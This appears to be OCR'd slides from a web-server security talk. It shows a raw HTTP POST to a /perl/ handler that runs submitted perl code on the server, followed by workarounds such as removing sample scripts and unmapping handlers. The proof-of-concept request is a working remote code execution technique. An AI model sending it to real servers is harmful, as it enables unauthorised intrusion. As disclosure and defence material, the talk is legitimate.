
perl code exec

/perl/ is implemented the same as having a perl binary in /cgi-bin/:

```
POST /perl/ HTTP/1.0
Content-Type: application/octet-stream
Content-Length: 42

print "Content-type: text/html\n\nhi\n";
```

You can execute arbitrary perl code on the server.




Fixes / workarounds

workarounds

Pretty simple:

- Delete all sample scripts
- Unmap all handlers
- Make sure ABENDS are automatically handled

That’s it!


Questions?


http://www.wiretrip.net

BONUS!